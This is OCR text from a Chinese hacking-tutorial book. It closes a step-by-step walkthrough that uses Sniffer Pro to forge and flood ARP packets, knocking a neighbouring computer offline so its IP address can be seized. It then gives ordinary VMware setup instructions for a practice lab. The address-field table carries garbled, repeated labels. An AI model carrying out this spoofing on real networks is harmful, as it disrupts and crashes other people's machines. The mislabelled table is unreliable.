
获得IP地址为211.83.98.3的计算机的MAC地址为“50-78-4c-71-53-ad”。


Step3 设置 Sinffer Pro 的抓包过滤器只抓取 APR 报文

Step 4

使用 SnifierPro 软件产生 ARP 欺骗报文首先将 SinfierPro 的抓包过滤器设置为只抓取 ARP 报文，如下图所示。

用 SnifferPro 软件任意抓取局域网中一些 ARP 报文，选择其中一个，进行解码分析，如下图所示。




ARP 报文分为 ARP 请求和 ARP 响应。在上图中容易看到 ARP 报文格式中包含源/目的物理地址字段，源/目的 IP 地址字段。这四个字段在 ARP 报文中的具体位置如下表所示。

四字段在 APR 报文中的位置

地址	所在位置(从报文头开始的字节)
源物理地址	23-28
源 IP 地址	29-32
源物理地址	33-38
源物理地址	39-42

正是要修改这四个字段，达到欺骗路由器的目的。


在解码窗口中选择的 ARP 报文上单击鼠标右键，选择“SendCurrentFrame”。弹出“SendCurrentFrame”窗口。改变该 ARP 报文的四个地址字段的值，构造如下图所示的 ARP 报文。



在“SendCurrentFrame”窗口中选择“Send”方式为“Continuously”，“SendType”是“100%ofnetwork”，单击确定开始产生 ARP 欺骗报文，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 5

将本机（计算机 A）的 IP 修改为计算机 B 的 IP。

Step 6

执行之后，计算机 B 已经不能正常上网了。由于选择了“Continuously”模式，很可能导致计算机 B 直接死机（对计算机 B 的破坏相当严重）。SnifferPro 发送一段时间后，将本机 IP 修改为计算机 B 的 IP，就完成抢占 IP 地址的全部工作了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 虚拟机使用与训练

学习黑客技术不能仅仅停留在理论中，读者还得动手实践才能真正理解。不过要营造出多方面的网络环境则需要多台电脑搭建局域网，这就让人犯难了，虚拟机的出现解决了这个问题，虚拟机能完美地模拟出多台主机和网络环境，被虚拟出来的环境不但与真实环境无差别，甚至在调试或配置的时候也比真实环境容易得多。经过本章学习，读者在今后的黑客技巧练习中就能完全避开法律与环境的限制，任意攻击“他人”主机了。学习黑客技术不能仅仅停留在理论中，读者还得动手实践才能真正理解。不过要营造出多方面的网络环境则需要多台电脑搭建局域网，这就让人犯难了，虚拟机的出现解决了这个问题，虚拟机能完美地模拟出多台主机和网络环境，被虚拟出来的环境不但与真实环境无差别，甚至在调试或配置的时候也比真实环境容易得多。经过本章学习，读者在今后的黑客技巧练习中就能完全避开法律与环境的限制，任意攻击“他人”主机了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.1 初识虚拟机

所谓虚拟机，顾名思义就是被虚拟出来的主机，实际上，它是运行在真实操作系统上的应用软件，该软件在一台电脑上将硬盘和内存的一部分拿出来虚拟出若干台机器，每台机器可以运行单独的操作系统而互不干扰，这些“新”机器各自拥有自己独立的CMOS、硬盘和操作系统，用户可以像使用普通机器一样对它们进行分区、格式化、安装系统和应用软件等操作，还可以将这几个操作系统联成一个网络。在虚拟系统崩溃之后可直接删除不影响本机系统，同样，本机系统崩溃后也不影响虚拟系统，可以下次重装后再加入以前做的虚拟系统。虚拟机软件不需要重开机，就能在同一台电脑使用好几个操作系统（只要电脑配置够强劲），不但方便，而且安全。虚拟机在学习技术方面能够发挥很大的作用。




图 2-1 虚拟机中的 Windows 2000 系统



图 2-2 虚拟机中的 Windows XP 系统

2.1.1 主流的虚拟机软件

目前，虚拟化技术已经非常成熟了，伴随的产品如雨后春笋般的出现：VMware、Virtual PC、Xen，Parallels、Virtuozzo等，但最常用的当属VMware和Virtual PC了，下面我们来看看他们有什么特色。

1.VMware虚拟机

VMware公司针对不同客户的需要推出了不同版本的虚拟机，主要分为桌面版和服务器版，桌面版有VMware Workstation、VMware Player，服务器版有VMware GSX Server、VMware ESX Server、VMware Virtual-Center等。

（1）VMware Workstation

VMware Workstation是一款功能强大的桌面虚拟计算机软件，提供用户可在单一的桌面上同时运行不同的操作系统，和进行开发、测试、部署新的应用程序的最佳解决方案。

WMware Workstation可在一部实体机器上模拟完整的网络环境，以及可便于携带的虚拟机器，拥有强大的功能和很好的灵活性。对于企业的IT开发人员和系统管理员而言，VMware在虚拟网络，实时快照，拖曳共享文件夹，支持PXE等方面的特点使它成为必不可少的工具。

（2）VMware Player

VMware Player是VMware公司推出的一款免费的虚拟机“播放器”，它是VMware Workstation的精简版软件，最大的不同之处就是省去了创建虚拟机的功能。VMware Player可以在一台Windows或者Linux个人计算机上运行任何虚拟机系统，无论是VMware Workstation、GSX Server或者ESX Server创建的虚拟

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

机，同时也支持微软虚拟机和Symantec LiveState Recovery碟片恢复格式。

（3）VMware Server

VMware Server是VMware推出的一款免费的虚拟机服务器软件，它具有GSX Server的所有功能，并含有更多已经在VMware Workstation上出现的新鲜特性。但目前还不能被VMware VirtualCenter管理。

（4）VMware GSX Server

VMware GSX Serve对于部门的服务器整合和流水线开发和测试而言，VMware GSX Server是企业级虚拟构架。对结合了高级性能的微软Windows和Linux平台的完全支持使得VMware GSX Server在服务器虚拟产品市场上成为最灵活和容易配置的产品。

通过在安全、可传输虚拟机上分区和隔离服务器，虚拟软件能简化计算机的基础构架，而每一个虚拟机都能运行标准的Windows，Linux或Netware操作系统和上面的应用程序。为了确保高性能，每个虚拟机直接访问宿主机的硬件资源，例如：CPU，内存，硬盘，网络和外接设备。

2.Virtual PC

Virtual PC是微软（从Connectix收购）推出的一种软件虚拟化解决方案，允许用户在一个工作站上同时运行多个基于PC的操作系统。它节约了重新配置系统的时间，当用户转向一个新操作系统时，它可以运行传统应用提供一个安全的环境以保持兼容性，使得用户得到的支持、开发、培训工作可以更加有效。

3.VMware与Virtual PC的主要区别

Virtual PC是与VMware类似的虚拟机软件，两者的主要区别如下：

（1）VMware没有模拟显卡，要通过VMware-tools才能用上高分辨率和真彩色，否则只能用VGA。而Virtual PC模拟了一个比较通用的显卡：S3 Trio 32/64（4M）。从这一点看，Virtual PC比VMware通用，但显示性能不如VMware。

（2）Virtual PC的网络共享方式与VMware不同。VMware是通过模拟网卡实现网络共享的，而Virtual PC是通过在现有网卡上绑定Virtual PC emulated switch服务实现网络共享的。

我们在后面的章节中主要以VMware为主要讲述对象。

2.1.2 虚拟机的名词概念

由于虚拟机模拟的是硬件环境，用户会接触到虚拟机上经常使用的名词，下面大致介绍一下。

（1）主机，主机即用户在真实环境中使用的计算机，主机被称为Host OS，在使用虚拟机时，也被称为“宿主机”。

（2）客机，客机就是安装在主机中的虚拟系统，包括虚拟的硬件，如CPU、内存、硬盘、光驱等等。客机又被称为Guest OS。

（3）虚拟机磁盘，虚拟机模拟出来的硬盘在主机上其实是以文件形式存在的，文件的大小决定虚拟机磁盘的容量。

（4）虚拟机光驱，虚拟机将主机中的光驱当作自己的光驱，如果用户在Windows环境中，也可以使用虚拟光驱来做虚拟机的光驱。

（5）虚拟机网络，虚拟机会模拟出多种网络环境，我们将在后面介绍。

（6）虚拟机内存，虚拟机将主机中的内存划分一部分作为自己的内存，要流畅使用虚拟机，大容量内存是必要的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.1.3 VMware 虚拟机模拟环境介绍

如今VMware几乎成了虚拟机的代名词，其功能强大，简单易用的特点为广大用户青睐。究竟VMware能为用户提供什么样的虚拟环境呢？我们先来了解一下。

（1）VMware支持如下操作系统：MS-DOS、Win3.1、Win9x/Me、WinNT、Win2000、Win XP、Win.Net、Linux、FreeBSD、NetWare6、Solaris x86。



图 2-3 安装 VMware Tools




图 2-4 VMware 工具箱

（2）不支持的操作系统：BeOS、IBM OS/2 and OS/2Warp、Minix、QNX、SCO Unix、Unix ware。

（3）VMware模拟出来的硬件包括：主板、内存、硬盘（IDE和SCSI）、DVD/CD-ROM、软驱、网卡、声卡、串口、并口和USB口。可是VMware并没有模拟出显卡。VMware为每一种客机提供一个叫做VMware-tools的软件包，以增强客机的显示和鼠标功能。

（4）VMware模拟出来的硬件是固定型号的，与主机的实际硬件无关。比如，在一台机器里用VMware安装了Linux，可以把整个Linux复制到其他有VMware的机器里运行，不必再安装。

（5）VMware可以使用ISO文件作为光盘。比如从网上下载的Linux ISO文件，不需刻盘，可直接安装。

（6）VMware为客机的运行提供三种选项：

*Persistent，客机运行中所做的任何操作都即时存盘。

*Undoable，客机关机时会问是否对所做的操作存盘。

*Nonpersistend，客机运行中所做的任何操作，在关机后等于没做过。

如果要进行软件测试或试验，这是非常有用的功能，可以尽情地玩，客机崩溃无限次都不用担心。

2.2 使用VMware虚拟机配置虚拟系统

虚拟机主要功能用于模拟真实操作系统，下面我们以VMware为例，安装与配置主流的操作系统。

2.2.1 安装虚拟系统前的初始配置

安装好了VMware，要在使用虚拟机安装操作系统之前得对模拟系统作必要的配置，包括对虚拟内存、硬盘、光驱等设置，然后才能像在真实主机中安装操作系统那样在虚拟机中安装虚拟操作系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

打开 VMware 程序，依次单击“File→New→Virtual Machine”菜单，如图 2-5 所示，或者单击主界面上的“新建虚拟机”图标，弹出新建虚拟机的配置向导对话框，如图 2-6 所示。




图 2-5 新建虚拟机




图 2-6 进入新虚拟机创建向导

Step 2

单击“下一步”按钮进入虚拟机配置对话框，在此对话框中有两种虚拟机配置“典型（Typical）”和“自定义（Custom）”，如图 2-7 所示，在没有特殊设备或配置的情况下，我们一般选择“典型（Typical）”配置。




图 2-7 选择普通模式

Step 3

单击“下一步”按钮，进入“选择客机操作系统”对话框。用户根据实际需要在“客机操作系统”组合框中选择操作系统种类，然后在“版本”下拉列表中选择版本，如图 2-8 所示。




图 2-8 选择虚拟安装的系统

Step 4

单击“下一步”按钮进入“虚拟机命名”对话框，输入本虚拟机名称和安装在主机中的位置，如图 2-9 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-9 为虚拟机命名确定存放位置

Step 5

单击“下一步”按钮进入“网络类型”对话框，在这里设置虚拟机网络连接方式有 4 种，一般来说为了保证网络运行正常，选择默认的“Use bridged networking”模式，如图 2-10 所示。但如果用户的主机并没插网线，则网络不可用（大部分用 PCI 网卡的机器都如此），此时就只能用 NAT 方式。至于这 4 种网络设置有什么不同，我们将在后面做解释。




图 2-10 通常情况下选择桥接网络模式

Step 6

选好网络连接模式之后，单击“下一步”按钮，随即弹出“指定磁盘容量”对话框，在此对话框中设定磁盘的容量大小，如图 2-11 所示，虚拟机磁盘容量最大不会超过在这里设置的容量。




图 2-11 为虚拟机设置最大磁盘容量

小提示：

VMware用存在主机中的文件来模拟客机的硬盘。一个客机的硬盘对应一个或多个主机里的文件。如果往客机里写入100M的文件，主机里虚拟硬盘文件就增大100M。在客机里删除这100M文件，主机里虚拟硬盘文件不会减小。下次往客机里写文件的时候，这部分空间可继续利用。

Step 7

单击“完成”按钮完成虚拟机的配置，返回到 VMware 的主界面，在这里可以看到刚刚建立的虚拟机硬件配置情况，如图 2-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-12 完成虚拟机初始位置

2.2.2 更改 VMware 配置

虚拟机使用过程中如果发现当初设定不合理，我们还可以对虚拟机的“硬件配置”重新设置，下面就来介绍如何更改它们的属性设置。

1.修改虚拟内存大小

如果发现虚拟机内容容量不够，我们可以重新设定虚拟机内容的容量，直接双击“设备”列表中的“Memory”就可以配置内存容量。在内存划分的横条上有小三角标示，如图2-14所示，黄三角代表虚拟机最小内存容量需求；绿色三角代表推荐内存容量；蓝三角代表虚拟机最大内存分配容量。




图 2-13 设置客机内存




图 2-14 设置客机内存容量

小提示：

在设定虚拟机内存的时候要注意主客系统的内存配置，如果把过多的主系统内存划分给了虚拟机，同样会影响整个系统的性能，这是因为虚拟机是建立在主系统上的，主系统因内存不足影响性能的话必定也会影响主客系统的整体性能。

2.添加/移出虚拟硬盘

如果发现虚拟机初始硬盘容量设置过小，我们还可以添加虚拟硬盘。

Step 1

首先单击菜单栏中的“VM→Settings”，如图 2-15 所示。



图 2-15 “Settings”菜单中有许多的虚拟机设置选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

选中“Hard Disk”然后单击“Add”按钮，如图 2-16 所示。然后就进入设置向导。




图 2-16 添加新设备

Step 3

进入“添加硬件”对话框，此处就选择“Hard Disk”，之后单击“下一步”，如图 2-17 所示。



图 2-17 选择添加的设备为磁盘

Step 4

进入“添加硬件向导”中，此处有三个选项选择：“创建一个新的虚拟硬盘”、“使用一个已经存在的虚拟磁盘”、“使用物理磁盘”，如图 2-18 所示，在这里我们选择第一项。



图 2-18 创建新的虚拟磁盘

Step 5

在随即弹出的“磁盘类型”对话框中选择虚拟磁盘的类型，如图 2-19 所示，选择磁盘类型时要注意安装的操作系统是否支持该磁盘类型。




图 2-19 选择虚拟磁盘的类型

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

由于虚拟机的硬盘实际上是主机硬盘上的一个文件，所以选择不同类型的硬盘效率差别不大。但是 IDE 硬盘最多只能有 4 个，SCSI 硬盘可以多达 15 个，在我们做动态磁盘存储的时候，SCSI 硬盘方便很多。

虚拟机的光驱默认使用的是 IDE 接口，所以实际上 IDE 硬盘最多只能使用 3 个了。

Step 6

单击“下一步”之后，进入“磁盘容量设定”对话框，如图 2-20 所示，用户按照实际需要设置即可。



图 2-20 设置新磁盘容量

Step 7

确认好磁盘容量之后我们为虚拟磁盘命名，如图 2-21 所示。



图 2-21 命名新增虚拟磁盘

Step 8

单击“完成”按钮，返回“虚拟机设置”对话框，如图 2-22 所示。




图 2-22 新增虚拟磁盘创建成功

2.2.3 更改磁盘文件路径

在配置虚拟硬盘容量时可以不受物理硬盘容量的限制，但存放虚拟系统的文件就不同了。因为当它随着虚拟磁盘存放数据的增多而加大时，会受到真实磁盘分区容量的限制，所以必须小于它所在的真实磁盘分区容量。

如果建立好虚拟系统之后才发现虚拟系统所在物理磁盘空间不足，这时可以改变虚拟磁盘文件存放位置。要改变虚拟磁盘文件的存放位置很简单，只需像移动普通文件一样将它们移动到一个比较大的磁盘分区中即可。移动之后，使用 VMware 中“File→Open”命令即可打开虚拟机，而虚拟机操作系统不会受到任何影响，这也是虚拟机可移植性强的特点。

2.2.4 安装虚拟系统

有了前面的准备工作，现在就可以在虚拟机上安装操作系统了。安装操作系统的时候会遇到分区、格式化等操作，请放心大胆

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

地尝试，虚拟机中的操作对真实系统和数据不会产生任何影响。

虚拟机上安装操作系统的方法和真实环境中一样，放入安装光盘后，单击虚拟机“开机”按钮。即可如真实环境一样安装操作系统了，如图2-23所示。




图 2-23 新虚拟机成功运行

如果你硬盘中有安装光盘的iso文件，可以直接挂载到虚拟机中读取，如图2-24所示。




图 2-24 选择虚拟机中使用的光驱

小提示：

在客机中进行操作时，如果要从客机返回主机中，同时按下【Ctrl+Alt】组合键即可。在安装了VMware Tools后，主机和客机系统之间鼠标可以自由切换。VMware Tools只能在安装好操作系统后才能安装。

2.3 安装VMware Tools增强性能

VMware有一个强大的系统增强工具，那就是VMware Tools，安装了该工具就能使虚拟的操作系统拥有更多的功能，下面我们就来看看这个VMware Tools到底是何方神圣。

2.3.1 什么是 VMware Tools

VMware Tools好像VMware虚拟机上的显卡驱动一样，能够增强虚拟机操作系统的显示和鼠标功能。安装完VMware Tools之后，虚拟机能直接调用主机中的资源，而不用通过网络访问主机了。

VMware Tools自带在VMware里。安装完虚拟操作系统的时候，VMware的状态栏里就有一句话提示VMware Tools没装，如图2-25所示。鼠标单击这句话即可安装VMware Tools。也可通过菜单安装，单击菜单栏上的“VM”→“Install VMware Tools”即可安装，如图2-26所示。




图 2-25 VMware 提示用户安装 VMware Tool



图 2-26 安装虚拟机驱动——VMware Tool

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.3.2 不同操作系统 VMware Tools 安装方法

如果虚拟操作系统是Windows，VMware Tools就像普通程序一样单击“Setup”一路“Next”即会自动安装。




图 2-27 在其他操作系统中安装 VMware Tools




图 2-28 Ubuntu 环境中安装 VMware Tools

如果虚拟操作系统是Linux，安装后，VMware Tools的安装文件会被mount到光驱中（是虚拟方式，此时光驱并没有光盘），进入光驱的加载点，把文件VMware Tools文件拷贝出来安装。采用rpm软件管理方式的系统如RedHat、SuSE可以直接运行rpm软件包安装VMware Tools，如果是Debian类的操作系统就不能安装rpm软件包了，只能从源码安装。我们以目前Linux世界中非常流行的发行版Ubuntu为例，讲述如何源码安装VMware Tools。

Step 1

打开命令行，安装编译环境：

sudo apt-get install build-essential linux-headers-`uname-r`

Step 2

在VMware的菜单中，单击VM→Install VMware Tools，你将看到有光盘被加载。解压缩VMwareTools&*.tar.gz文件。执行命令：

cd~/Desktop/VMware-tools-distrib

sudo./VMware-install.pl

